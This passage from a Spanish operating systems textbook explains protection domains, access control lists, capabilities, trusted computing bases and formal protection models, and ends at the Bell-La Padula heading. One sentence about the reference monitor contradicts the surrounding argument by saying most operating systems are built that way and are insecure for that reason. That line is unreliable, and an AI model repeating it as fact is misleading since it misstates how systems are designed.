


Figura 9-4. Tres dominios de protección.

En cada instante cada proceso se ejecuta en cierto dominio de protección. En otras palabras, hay cierta colección de objetos a los que puede acceder, y para cada objeto tiene cierto conjunto de permisos. Los procesos también pueden cambiar de un dominio a otro durante la ejecución. Las reglas para cambiar de domino son muy dependientes del sistema.

Para que la idea sobre un dominio de protección sea más concreta, vamos a analizar a UNIX (incluyendo a Linux, FreeBSD y sus amigos). En UNIX, el dominio de un proceso se define mediante su UID y su GID. Cuando un usuario inicia sesión, su shell recibe en el archivo de contraseñas el UID y el GID contenidos en su entrada, y todos sus hijos los heredan. Dada cualquier combinación (UID, GID), es posible crear una lista completa de todos los objetos (archivos, incluyendo los dispositivos de E/S representados por archivos especiales, etc.) a los que se puede acceder, y si se pueden utilizar para leer, escribir o ejecutar. Dos procesos con la misma combinación (UID, GID) tendrán acceso al mismo conjunto exacto de objetos. Los procesos con distintos valores (UID, GID) tendrán acceso a un conjunto distinto de archivos, aunque se pueden traslapar en forma considerable.

Además, cada proceso en UNIX tiene dos mitades: la parte del usuario y la parte del kernel. Cuando el proceso realiza una llamada al sistema, cambia de la parte del usuario a la parte del kernel. Esta parte tiene acceso a un conjunto distinto de objetos que el de la parte del usuario. Por ejemplo, el kernel puede acceder a todas las páginas en la memoria física, todo el disco y todos los demás recursos protegidos. Por ende, una llamada al sistema produce un cambio de dominio.

Cuando un proceso realiza una operación `exec` en un archivo con el bit SETUID o SETGID encendido, adquiere un nuevo UID o GID efectivo. Con una combinación distinta de (UID, GID), tiene a su disposición un conjunto distinto de archivos y operaciones. La ejecución de un programa

con SETUID o SETGID también produce un cambio de dominio, ya que cambian los permisos disponibles.

Una cuestión importante es la forma en que el sistema lleva el registro de los dominios y qué objetos pertenecen a cada uno de ellos. En concepto, podemos por lo menos imaginar una gran matriz donde las filas son los dominios y las columnas los objetos. Cada cuadro lista los permisos (si los hay) que contiene el dominio para el objeto. En la figura 9-5 se muestra la matriz para la figura 9-4. Dada esta matriz y el número de dominio actual, el sistema puede saber si se permite el acceso a un objeto dado de una manera específica, y desde cierto dominio.

	Objeto							
Dominio	Archivo1	Archivo2	Archivo3	Archivo4	Archivo5	Archivo6	Impresora1	Plotter2
1	Lectura	Lectura Escritura						
2			Lectura	Lectura Escritura Ejecución	Lectura Escritura		Escritura	
3						Lectura Escritura Ejecución	Escritura	Escritura

Figura 9-5. Una matriz de protección.

Se puede incluir con facilidad el cambio de dominio en el modelo de la matriz, para lo cual sólo hay que tener en cuenta que un dominio es en sí un objeto, con la operación `enter`. La figura 9-6 muestra la matriz de la figura 9-5 de nuevo, sólo que ahora con los tres dominios como objetos. Los procesos en el dominio 1 se pueden cambiar al dominio 2, pero una vez ahí no pueden regresar. Esta situación modela la ejecución de un programa SETUID en UNIX. En este ejemplo no se permite ningún otro cambio de dominio.

	Objeto										
Dominio	Archivo1	Archivo2	Archivo3	Archivo4	Archivo5	Archivo6	Impresora1	Plotter2	Dominio1	Dominio2	Dominio3
1	Lectura	Lectura Escritura								Enter	
2			Lectura	Lectura Escritura Ejecución	Lectura Escritura		Escritura				
3						Lectura Escritura Ejecución	Escritura	Escritura			

Figura 9-6. Una matriz de protección con dominios como objetos.

9.3.2 Listas de control de acceso

En la práctica raras veces se almacena la matriz de la figura 9-6, ya que es extensa y escasa. La mayoría de los dominios no tienen acceso a la mayoría de los objetos, por lo que se desperdicia mucho espacio en disco al almacenar una matriz muy grande y en su mayor parte vacía. Sin embargo, hay dos métodos prácticos: almacenar la matriz por filas o columnas, y después almacenar

sólo los elementos no vacíos. Los dos métodos son en extremo diferentes. En esta sección analizaremos el método de almacenar la matriz por columna; en la siguiente sección estudiaremos el otro método.

La primera técnica consiste en asociar con cada objeto una lista (ordenada) que contenga todos los dominios que pueden acceder al objeto, y la forma de hacerlo. A esta lista se le conoce como **Lista de control de acceso** (*Access Control List*, o **ACL**) y se ilustra en la figura 9-7. Aquí podemos ver tres procesos, cada uno de los cuales pertenece a un dominio distinto: *A*, *B* y *C*, y tres archivos *F1*, *F2* y *F3*. Por simplicidad vamos a suponer que cada dominio corresponde a sólo un usuario; en este caso, los usuarios *A*, *B* y *C*. En la literatura sobre seguridad, a los usuarios se les denomina con frecuencia **sujetos** o **protagonistas**, para contrastarlos con las cosas que tienen dueño: los **objetos**, como los archivos.




Figura 9-7. Uso de las listas de control de acceso para administrar el acceso a los archivos.

Cada archivo tiene una ACL asociada. El archivo *F1* tiene dos entradas en su ACL (separadas por un punto y coma). La primera entrada indica que cualquier proceso que sea propiedad del usuario *A* puede leer y escribir en el archivo. La segunda entrada indica que cualquier proceso que sea propiedad del usuario *B* puede leer el archivo. Todos los demás accesos para estos usuarios y los accesos para otros usuarios están prohibidos. Observe que los permisos se otorgan por usuario y no por proceso. En cuanto a lo que el sistema de protección concierne, cualquier proceso que sea propiedad del usuario *A* puede leer y escribir en el archivo *F1*. No importa si hay un proceso o 100; lo que importa es el propietario y no la ID del proceso.

El archivo *F2* tiene tres entradas en su ACL: *A*, *B* y *C* pueden leer el archivo, y además *B* puede escribir en él. No se permiten otros accesos. Parece ser que el archivo *F3* es un programa ejecutable, ya que *B* y *C* pueden leerlo y ejecutarlo. *B* también puede escribir en él.

Este ejemplo ilustra la forma más básica de protección con las ACLs. A menudo se utilizan sistemas más sofisticados en la práctica. Para empezar, hasta ahora sólo hemos mostrado tres permisos: lectura, escritura y ejecución. Puede haber también permisos adicionales. Algunos de ellos pueden ser genéricos, es decir, que se apliquen a todos los objetos, y algunos pueden ser específicos para cada objeto. Algunos ejemplos de permisos genéricos son `destroy object` (destruir objeto)

y `copy object` (copiar objeto). Estos permisos se pueden aplicar en cualquier objeto, sin importar cuál sea su tipo. Los permisos específicos para cada objeto pueden ser `append message` (adjuntar mensaje) para un objeto bandeja de correo y `sort alphabetically` (ordenar alfabéticamente) para un objeto directorio.

Hasta ahora, las entradas en la ACL han sido para usuarios individuales. Muchos sistemas integran el concepto de un **grupo** de usuarios. Los grupos tienen nombres y se pueden incluir en las ACLs. Hay dos variaciones posibles en la semántica de los grupos. En ciertos sistemas, cada proceso tiene un ID de usuario (UID) y un ID de grupo (GID). En dichos sistemas, una entrada en la ACL contiene entradas de la forma

UID1, GID1: permisos1; UID2, GID2: permisos2; …

Bajo estas condiciones, cuando se hace una petición para acceder a un objeto, se realiza una comprobación mediante el uso del UID y el GUID del proceso que hizo la llamada. Si están presentes en la ACL, están disponibles los permisos listados. Si la combinación (UID, GID) no está en la lista, no se permite el acceso.

Al utilizar los grupos de esta forma se introduce en efecto el concepto de un **rol**. Considere una instalación de computadoras en la que Tana es administradora del sistema, y por ende está en el grupo *sysadm*. Sin embargo, suponga que la empresa también tiene clubs para empleados y que Tana es miembro del club de colombófilos. Los miembros del club pertenecen al grupo *fanpichones* y tienen acceso a las computadoras de la empresa para administrar su base de datos de pichones. En la figura 9-8 se muestra una porción de lo que podría ser la ACL.

Archivo	Lista de control de acceso
Password	Tana, sysadm: RW
Pichones_data	bill, fanpichones: RW; tana, fanpichones: RW; …

Figura 9-8. Dos listas de control de acceso.

Si Tana trata de acceder a uno de estos archivos, el resultado depende del grupo al que se encuentre conectada en ese momento. Cuando inicie sesión, el sistema le puede pedir que seleccione cuál de sus grupos está utilizando, o podría inclusive tener distintos nombres de inicio de sesión y/o contraseñas para mantenerlos separados. El objetivo de este esquema es evitar que Tana acceda al archivo de contraseñas cuando esté utilizando el grupo de fanáticos de pichones. Sólo puede hacer eso cuando esté conectada como administradora del sistema.

En algunos casos, un usuario puede tener acceso a ciertos archivos sin importar qué grupo esté utilizando en ese momento. Para manejar este caso vamos a introducir el concepto de **comodín**, que representa a todos los usuarios. Por ejemplo, la entrada

tana, *: RW

para el archivo de contraseñas proporciona acceso a Tana sin importar en qué grupo se encuentre.

Otra posibilidad más es que, si un usuario pertenece a cualquiera de los grupos que tengan ciertos permisos de acceso, se permite el acceso. La ventaja aquí es que un usuario que pertenezca a varios grupos no tiene que especificar el grupo que va a usar al momento de iniciar sesión. Todos los grupos son válidos en todo momento. Una desventaja de este método es que no hay tanto encapsulamiento: Tana puede editar el archivo de contraseñas durante una reunión con el club de pichones.

Al utilizar grupos y comodines se introduce la posibilidad de bloquear de manera selectiva a un usuario específico, para evitar que acceda a un archivo. Por ejemplo, la entrada

```
virgil, *: (none); *, *: RW
```

proporciona a todos, excepto a Virgil, el acceso de lectura y escritura al archivo. Esto funciona debido a que las entradas se exploran en orden, y se toma la primera que se aplique; las entradas subsiguientes ni siquiera se examinan. Hay una coincidencia para Virgil en la primera entrada y se aplican los derechos de acceso encontrados, que en este caso son “ninguno” (“none”). La búsqueda termina en ese punto. El hecho de que el resto del mundo tenga acceso ni siquiera se considera.

La otra manera de lidiar con los grupos es no tener entradas en la ACL que consistan en pares (UID, GID), sino que cada entrada sea un UID o un GID. Por ejemplo, una entrada para el archivo *pichones_data* podría ser

```
debbie: RW; phil: RW; fanpichones: RW
```

lo cual significa que Debbie y Phil, y todos los miembros del grupo *fanpichones* tienen acceso de lectura y de escritura al archivo.

Algunas veces sucede que un usuario o un grupo tiene ciertos permisos con respecto a un archivo, y posteriormente el propietario del archivo desea revocar esos permisos. Con las listas de control de acceso es muy sencillo revocar un acceso que se haya otorgado antes. Todo lo que hay que hacer es editar la ACL para realizar el cambio. No obstante, si la ACL se revisa sólo cuando se abre un archivo, es muy probable que el cambio tenga efecto únicamente en las futuras llamadas a `open`. Cualquier archivo que ya se encuentre abierto seguirá con los derechos que tenía cuando se abrió, aun si el usuario ya no está autorizado para utilizarlo.

9.3.3 Capacidades

La otra manera de dividir la matriz de la figura 9-6 es por filas. Al utilizar este método, a cada proceso se le asocia una lista de objetos que puede utilizar, junto con una indicación de las operaciones permitidas en cada objeto; en otras palabras, su dominio. A esta lista se le conoce como **lista de capacidades** (o **lista-C**) y a los elementos individuales que contiene se les conoce como **capacidades** (Dennis y Van Horn, 1966, Fabry, 1974). En la figura 9-9 se muestra un conjunto de tres procesos y sus listas de capacidades.

Cada capacidad otorga al propietario ciertos derechos sobre un objeto. Por ejemplo, en la figura 9-9, el proceso que pertenece al usuario *A* puede leer los archivos *F1* y *F2*. Por lo general, una capacidad consiste en un identificador de archivo (o un objeto, en sentido más general) y un mapa de bits para los diversos permisos. En un sistema como UNIX el identificador de archivo proba-




Figura 9-9. Cuando se utilizan las capacidades, cada proceso tiene una lista de capacidades.

blemente sería el número de nodo-i. Las listas de capacidades son objetos en sí y otras listas de capacidades pueden apuntar a ellas, con lo cual se facilita la acción de compartir subdominios.

Es bastante obvio que debemos proteger las listas de capacidades contra los usuarios que quieran alterarlas. Hay tres métodos para protegerlas. El primero requiere una **arquitectura etiquetada**, un diseño de hardware en el que cada palabra de memoria tiene un bit adicional (o etiqueta) que indica si esa palabra contiene o no una capacidad. El bit de etiqueta no se utiliza en las instrucciones aritméticas, de comparación o instrucciones ordinarias similares, y sólo los programas que se ejecutan en modo de kernel (es decir, el sistema operativo) pueden modificarlo. Se han construido máquinas con arquitectura etiquetada y pueden funcionar bien (Feustal, 1972). La IBM AS/400 es un ejemplo popular.

El segundo método es mantener la lista-C dentro del sistema operativo. Así, se hace referencia a las capacidades con base en su posición en la lista. Un proceso podría decir: “Leer 1 KB del archivo al que apunta la capacidad 2”. Esta forma de direccionamiento es similar al uso de los descriptores de archivos en UNIX. Hydra (Wulf y colaboradores, 1974) trabajaba de esta forma.

El tercer método es mantener la lista-C en espacio de usuario, pero administrar las capacidades de manera criptográfica, de tal forma que los usuarios no puedan alterarlas. Este método se adapta en especial a los sistemas distribuidos y funciona de la siguiente manera. Cuando un proceso cliente envía un mensaje a un servidor remoto (por ejemplo, un servidor de archivos) para crear un objeto, el servidor crea el objeto y genera un número aleatorio extenso (el campo de comprobación) que le corresponda. Se reserva una posición en la tabla de archivos del servidor para el objeto, y el campo de comprobación se almacena en el servidor, en el nodo-i. No se envía de vuelta al usuario y nunca se pone en la red. Después, el servidor genera y devuelve una capacidad al usuario, de la forma como se muestra en la figura 9-10.

La capacidad que se devuelve al usuario contiene el identificador del servidor, el número de objeto (el índice en las tablas del servidor; es decir, el número de nodo-i) y los derechos, todo almacenado como un mapa de bits. Para un objeto recién creado se encienden todos los bits de permisos (desde luego), ya que el propietario puede hacer todo. El último campo consiste en la



Figura 9-10. Una capacidad protegida mediante criptografía.

concatenación del objeto, los permisos y el campo de comprobación, los cuales se pasan a través de una función de una vía criptográficamente segura (*f*), del tipo que vimos antes.

Cuando el usuario desea acceder al objeto, envía la capacidad al servidor como parte de la petición. Después el servidor extrae el número de objeto para indexarlo en sus tablas y encontrar el objeto. Después calcula *f*(*Objeto, Permisos, Comprobación*), para lo cual toma los primeros dos parámetros de la misma capacidad y el tercero de sus propias tablas. Si el resultado coincide con el cuarto campo en la capacidad, se respeta la petición; en caso contrario, se rechaza. Si el usuario trata de acceder al objeto de alguien más, no podrá fabricar el cuarto campo correctamente, ya que no conoce el campo de comprobación y la petición se rechaza.

Un usuario puede pedir al servidor que produzca una capacidad más débil; por ejemplo, para acceso de sólo lectura. Primero, el servidor verifica que la capacidad sea válida. De ser así, calcula *f* (*Objeto*, *Nuevos_permisos*, *Comprobación*), genera una nueva capacidad y coloca su valor en el cuarto campo. Observe que se utiliza el valor original de *Comprobación* debido a que las capacidades destacadas dependen de ello.

Esta nueva capacidad se envía de vuelta al proceso que hizo la petición. Ahora el usuario puede proporcionarla a un amigo con sólo enviarla en un mensaje. Si el amigo enciende los bits de permisos que deben estar apagados, el servidor lo detectará cuando se utilice la capacidad, ya que el valor de *f* no corresponderá con el campo de los permisos falsos. Como el amigo no conoce el verdadero campo de comprobación, no puede fabricar una capacidad que corresponda con los bits de permisos falsos. Este esquema se desarrolló para el sistema Amoeba (Tanenbaum y colaboradores, 1990).

Además de los derechos específicos dependientes del objeto, como lectura y ejecución, las capacidades (que se protegen mediante el kernel y criptografía) por lo general tienen **permisos genéricos** que se pueden aplicar a todos los objetos. Algunos ejemplos de permisos genéricos son:

1. Capacidad de copia: crea una nueva capacidad para el mismo objeto.

2. Copiar objeto: crea un objeto duplicado con una nueva capacidad.

3. Eliminar capacidad: elimina una entrada de la lista-C; el objeto no se ve afectado.

4. Destruir objeto: elimina un objeto y una capacidad de manera permanente.

Hay un último comentario que vale la pena hacer sobre los sistemas de capacidades: es muy difícil revocar el acceso a un objeto en la versión administrada por el kernel. Es difícil para el sistema encontrar todas las capacidades destacadas para cualquier objeto y quitárselas, ya que pueden estar almacenadas en listas-C por todo el disco. Un método es hacer que cada capacidad apunte a un objeto indirecto, en vez de que apunte al mismo objeto. Al hacer que el objeto indirecto apunte

al objeto real, el sistema siempre puede interrumpir esa conexión, con lo cual se invalidan las capacidades (cuando se presente después al sistema una capacidad para el objeto indirecto, el usuario descubrirá que el objeto indirecto apunta ahora a un objeto nulo).

En el esquema de Amoeba es fácil revocar permisos. Todo lo que hay que hacer es cambiar el campo de comprobación almacenado con el objeto. De un solo golpe se invalidan todas las capacidades existentes. Sin embargo, ningún esquema permite una revocación selectiva; es decir, quitar el permiso a John pero no el de los demás. Por lo general se reconoce que este defecto es un problema con todos los sistemas de capacidades.

Otro problema general es asegurar que el usuario de una capacidad válida no proporcione una copia a 1000 de sus mejores amigos. Este problema se resuelve al hacer que el kernel administre las capacidades, como en Hydra, pero esta solución no funciona bien en un sistema distribuido como Amoeba.

En resumen, las ACLs y las capacidades tienen propiedades que se complementan en cierta forma. Las capacidades son eficientes debido a que, si un proceso dice "Abrir el archivo al que apunta la capacidad 3", no se necesita comprobación. Con las ACLs, tal vez se requiera una búsqueda (potencialmente extensa) en la ACL. Si no se aceptan los grupos, entonces para otorgar a todos el permiso de lectura para un archivo se requiere enumerar a todos los usuarios en la ACL. Las capacidades también permiten encapsular un proceso con facilidad, mientras que las ACLs no. Por otro lado, las ACLs permiten la revocación selectiva de los permisos, y las capacidades no. Por último, si se elimina un objeto pero se dejan las capacidades, o si se eliminan las capacidades pero se deja el objeto, surgen problemas. Las ACLs no sufren de este problema.

9.3.4 Sistemas confiables

En las noticias podemos leer todo el tiempo sobre virus, gusanos y otros problemas. Una persona ingenua podría hacer por lógica dos preguntas con respecto a estas cosas:

1. ¿Es posible construir un sistema computacional seguro?

2. De ser así, ¿por qué no se ha hecho?

La respuesta a la primera pregunta es básicamente sí. Desde hace décadas se conoce la forma de construir un sistema seguro. Por ejemplo, el sistema MULTICS que se diseñó en la década de 1960 tenía la seguridad como uno de sus objetivos principales, y lo logró bastante bien.

La cuestión del por qué no se están construyendo sistemas seguros es algo complicada, pero se resume en dos razones fundamentales. En primer lugar, los sistemas actuales no son seguros pero los usuarios no desean descartarlos. Si Microsoft anunciara que además de Windows tiene un nuevo producto llamado SOSeguro, que sea resistente a los virus pero no ejecute aplicaciones Windows, es muy poco probable que todas las personas y empresas dejen de utilizar Windows y compren el nuevo sistema de inmediato. De hecho, Microsoft tiene un SO seguro (Fandrich y colaboradores, 2006), pero no lo comercializa.

La segunda cuestión es más sutil. La única forma conocida de construir un sistema seguro es mantenerlo simple. Las características son enemigas de la seguridad. Los diseñadores de sistemas creen (pueden estar equivocados o no) que los usuarios quieren más características. Esto significa más complejidad, más código, más errores y más errores de seguridad.

He aquí dos ejemplos simples. Los primeros sistemas de correo electrónico enviaban mensajes en forma de texto ASCII. Eran completamente seguros. No hay nada que pueda hacer un mensaje entrante en código ASCII para dañar un sistema de cómputo. Después las personas tuvieron la idea de expandir el correo electrónico para incluir otros tipos de documentos. Por ejemplo, archivos de *Word*, que pueden contener programas en macros. Leer un documento de ese tipo significa ejecutar el programa de alguien más en su computadora. No importa cuántas cajas de arena se utilicen, ejecutar un programa externo en su computadora es mucho más peligroso que ver texto ASCII. ¿Exigieron los usuarios la habilidad de cambiar el correo electrónico para que enviara programas activos en vez de documentos pasivos? Probablemente no, pero los diseñadores de sistemas creyeron que sería una idea ingeniosa, sin preocuparse mucho por las implicaciones de seguridad.

El segundo ejemplo es igual para las páginas Web. Cuando el servicio Web consistía en páginas de HTML pasivas, no imponía un problema grave de seguridad. Ahora que muchas páginas Web contienen programas (applets) que el usuario tiene que ejecutar para ver el contenido, aparece una fuga de seguridad tras otra. Tan pronto como se corrige una, otra toma su lugar. Cuando el servicio Web era completamente estático, ¿los usuarios demandaban contenido dinámico? No según lo que el autor recuerda, pero la introducción del contenido dinámico trajo consigo múltiples de problemas de seguridad. Parece como si el vicepresidente a cargo de decir “No” estuviera dormido en su sillón.

En realidad, hay varias organizaciones que piensan que es más importante una buena seguridad que características nuevas e ingeniosas, y los militares son el ejemplo principal. En las siguientes secciones analizaremos algunas de las cuestiones involucradas, pero se pueden sintetizar en un solo enunciado. Para construir un sistema seguro, hay que tener un modelo de seguridad en el núcleo del sistema operativo que sea lo bastante simple como para que los diseñadores puedan comprenderlo de verdad, y que resistan toda la presión de desviarse de este modelo para agregar nuevas características.

9.3.5 Base de cómputo confiable

En el mundo de la seguridad, todos hablan con frecuencia sobre los **sistemas confiables** en vez de sistemas seguros. Éstos son sistemas que han declarado formalmente requerimientos de seguridad y cumplen con ellos. En el centro de todo sistema confiable hay una **TCB** (*Trusted Computing Base*, Base de cómputo confiable) mínima que consiste en el hardware y software necesarios para cumplir con todas las reglas de seguridad. Si la base de cómputo confiable funciona según las especificaciones, no se puede comprometer la seguridad el sistema, sin importar qué otra cosa esté mal.

Por lo general, la TCB consiste en la mayoría del hardware (excepto los dispositivos de E/S que no afectan a la seguridad), una porción del kernel del sistema operativo, y la mayoría o todos los programas de usuario que tienen poder de superusuario (por ejemplo, los programas raíz SETUID en UNIX). Las funciones del sistema operativo que deben formar parte de la TCB son: creación de procesos, cambio de procesos, administración del mapa de memoria y parte de la administración de

archivos y de la E/S. En un diseño seguro es frecuente que la TCB esté muy separada del resto del sistema operativo para poder minimizar su tamaño y verificar que sea correcto.

El monitor de referencia es una parte importante de la TCB, como se muestra en la figura 9-11. El monitor de referencia acepta todas las llamadas al sistema relacionadas con la seguridad (como abrir archivos), y decide si se deben procesar o no. Por ende, el monitor de referencia permite que todas las decisiones de seguridad se coloquen en un solo lugar, sin posibilidad de pasarlo por alto. La mayoría de los sistemas operativos están diseñados de esta forma, lo cual es una de las razones por las que son tan inseguros.




Figura 9-11. Un monitor de referencia.

Uno de los objetivos de cierta investigación actual de seguridad es reducir la base de cómputo confiable, de millones de líneas de código a unas cuantas decenas de miles. En la figura 1-26 vimos la estructura del sistema operativo MINIX 3, el cual es un sistema que se conforma a POSIX pero tiene una estructura radicalmente distinta a la de Linux o FreeBSD. Con MINIX 3, sólo se ejecutan aproximadamente 4000 líneas de código en el kernel. Todo lo demás se ejecuta como un conjunto de procesos de usuario. Algunos de estos procesos, como el sistema de archivos y el administrador de procesos, forman parte de la base de cómputo confiable debido a que pueden comprometer con facilidad la seguridad del sistema. Pero otras partes como el driver de impresora y el driver de audio no forman parte de la base de cómputo confiable, y no importa cuál sea su problema (incluso si un virus se apodera de ellos), no hay nada que se pueda hacer para comprometer la seguridad del sistema. Al reducir la base de cómputo confiable por dos órdenes de magnitud, los sistemas como MINIX 3 pueden ofrecer en potencia una seguridad mucho mayor que los diseños convencionales.

9.3.6 Modelos formales de los sistemas seguros

Las matrices de protección como la de la figura 9-5 no son estáticas. Cambian con frecuencia a medida que se crean objetos, los objetos antiguos se destruyen y los propietarios deciden aumentar o restringir el conjunto de usuarios para sus objetos. Se ha puesto mucha atención en el modelado de

los sistemas de protección, en los cuales la matriz de protección cambia de manera constante. Ahora daremos un vistazo a una parte de este trabajo.

Hace unas décadas, Harrison y sus colaboradores (1976) identificaron seis operaciones primitivas en la matriz de protección, que se pueden utilizar como base para modelar cualquier sistema de protección. Estas operaciones primitivas son `create object`, `delete object`, `create domain`, `delete domain`, `insert right` y `remove right`. Las últimas dos primitivas insertan y eliminan permisos de elementos específicos de la matriz, como al otorgar al dominio 1 permiso para leer el *Archivo6*.

Estas seis primitivas se pueden combinar en **comandos de protección**. Los programas de usuario pueden ejecutar estos comandos de protección para cambiar la matriz. No pueden ejecutar las primitivas en forma directa. Por ejemplo, el sistema podría tener un comando para crear un nuevo archivo, el cual realizaría una prueba para ver si el archivo ya existe, y en caso contrario crearía un nuevo objeto y proporcionaría al propietario todos los permisos sobre él. También podría haber un comando para permitir al usuario otorgar permiso para leer el archivo a todos los usuarios en el sistema, lo que en efecto insertaría el permiso "lectura" en la entrada del nuevo archivo en todos los dominios.

En cualquier instante, la matriz determina qué es lo que puede hacer un proceso en un dominio, no lo que está autorizado para hacer. La matriz es lo que el sistema hace cumplir; la autorización está relacionada con la directiva de administración. Como ejemplo de esta distinción, consideremos el sistema simple de la figura 9-12, en el cual los dominios corresponden a los usuarios. En la figura 9-12(a) podemos ver la directiva de protección deseada: *Henry* puede leer y escribir en *bandejacorreo7*, *Robert* puede leer y escribir en *secreto* y los tres usuarios pueden leer y ejecutar *compilador*.




Figura 9-12. (a) Un estado autorizado. (b) Un estado no autorizado.

Ahora imagine que *Robert* es muy listo y ha descubierto cómo emitir comandos para cambiar la matriz, de manera que sea como en la figura 9-12(b). Ahora el tiene acceso a *bandejacorreo7*, algo que no está autorizado para tener. Si trata de leer este archivo, el sistema operativo llevará a cabo su petición debido a que no sabe que el estado de la figura 9-12(b) es no autorizado.

Ahora debe tener claro que el conjunto de todas las matrices posibles se puede particionar en dos conjuntos desunidos: el conjunto de todos los estados autorizados y el conjunto de todos los estados no autorizados. Una pregunta sobre la que ha girado mucha investigación teórica es: "Dado

un estado inicial autorizado y un conjunto de comandos, ¿se puede probar que el sistema nunca podrá llegar a un estado no autorizado?”.

En efecto, estamos preguntando si el mecanismo disponible (los comandos de protección) es adecuado para implementar una directiva de protección. Dada esta directiva, cierto estado inicial de la matriz y el conjunto de comandos para modificarla, lo conveniente sería una forma de probar que el sistema es seguro. Dicha prueba resulta ser muy difícil de adquirir: muchos sistemas de propósito general no son seguros en teoría. Harrison y sus colaboradores (1976) demostraron que en el caso de una configuración arbitraria para un sistema de protección arbitrario no se puede establecer la seguridad de manera teórica. Sin embargo, para un sistema específico es posible demostrar si el sistema puede pasar en algún momento dado de un estado autorizado a un estado no autorizado. Para obtener más información, consulte a Landwehr (1981).

9.3.7 Seguridad multinivel

La mayoría de los sistemas operativos permiten a los usuarios individuales determinar quién puede leer y escribir en sus archivos y demás objetos. A esta directiva se le conoce como **control de acceso discrecional**. En muchos entornos este modelo funciona bien, pero hay otros en donde se requiere una seguridad más estricta, como en la computación militar, los departamentos de patentes corporativas y los hospitales. En estos entornos, la organización ha establecido reglas sobre qué es lo que puede ver cada quién, y los soldados, abogados o doctores no pueden modificar estas reglas, por lo menos no sin antes obtener un permiso especial del jefe. Estos entornos necesitan **controles de acceso obligatorio** para asegurar que el sistema implemente las directivas de seguridad establecidas, además de los controles de acceso discrecional estándar. Lo que hacen estos controles de acceso obligatorio es regular el flujo de información, para asegurar que no se fugue de una manera que no esté considerada.

El modelo Bell-La Padula

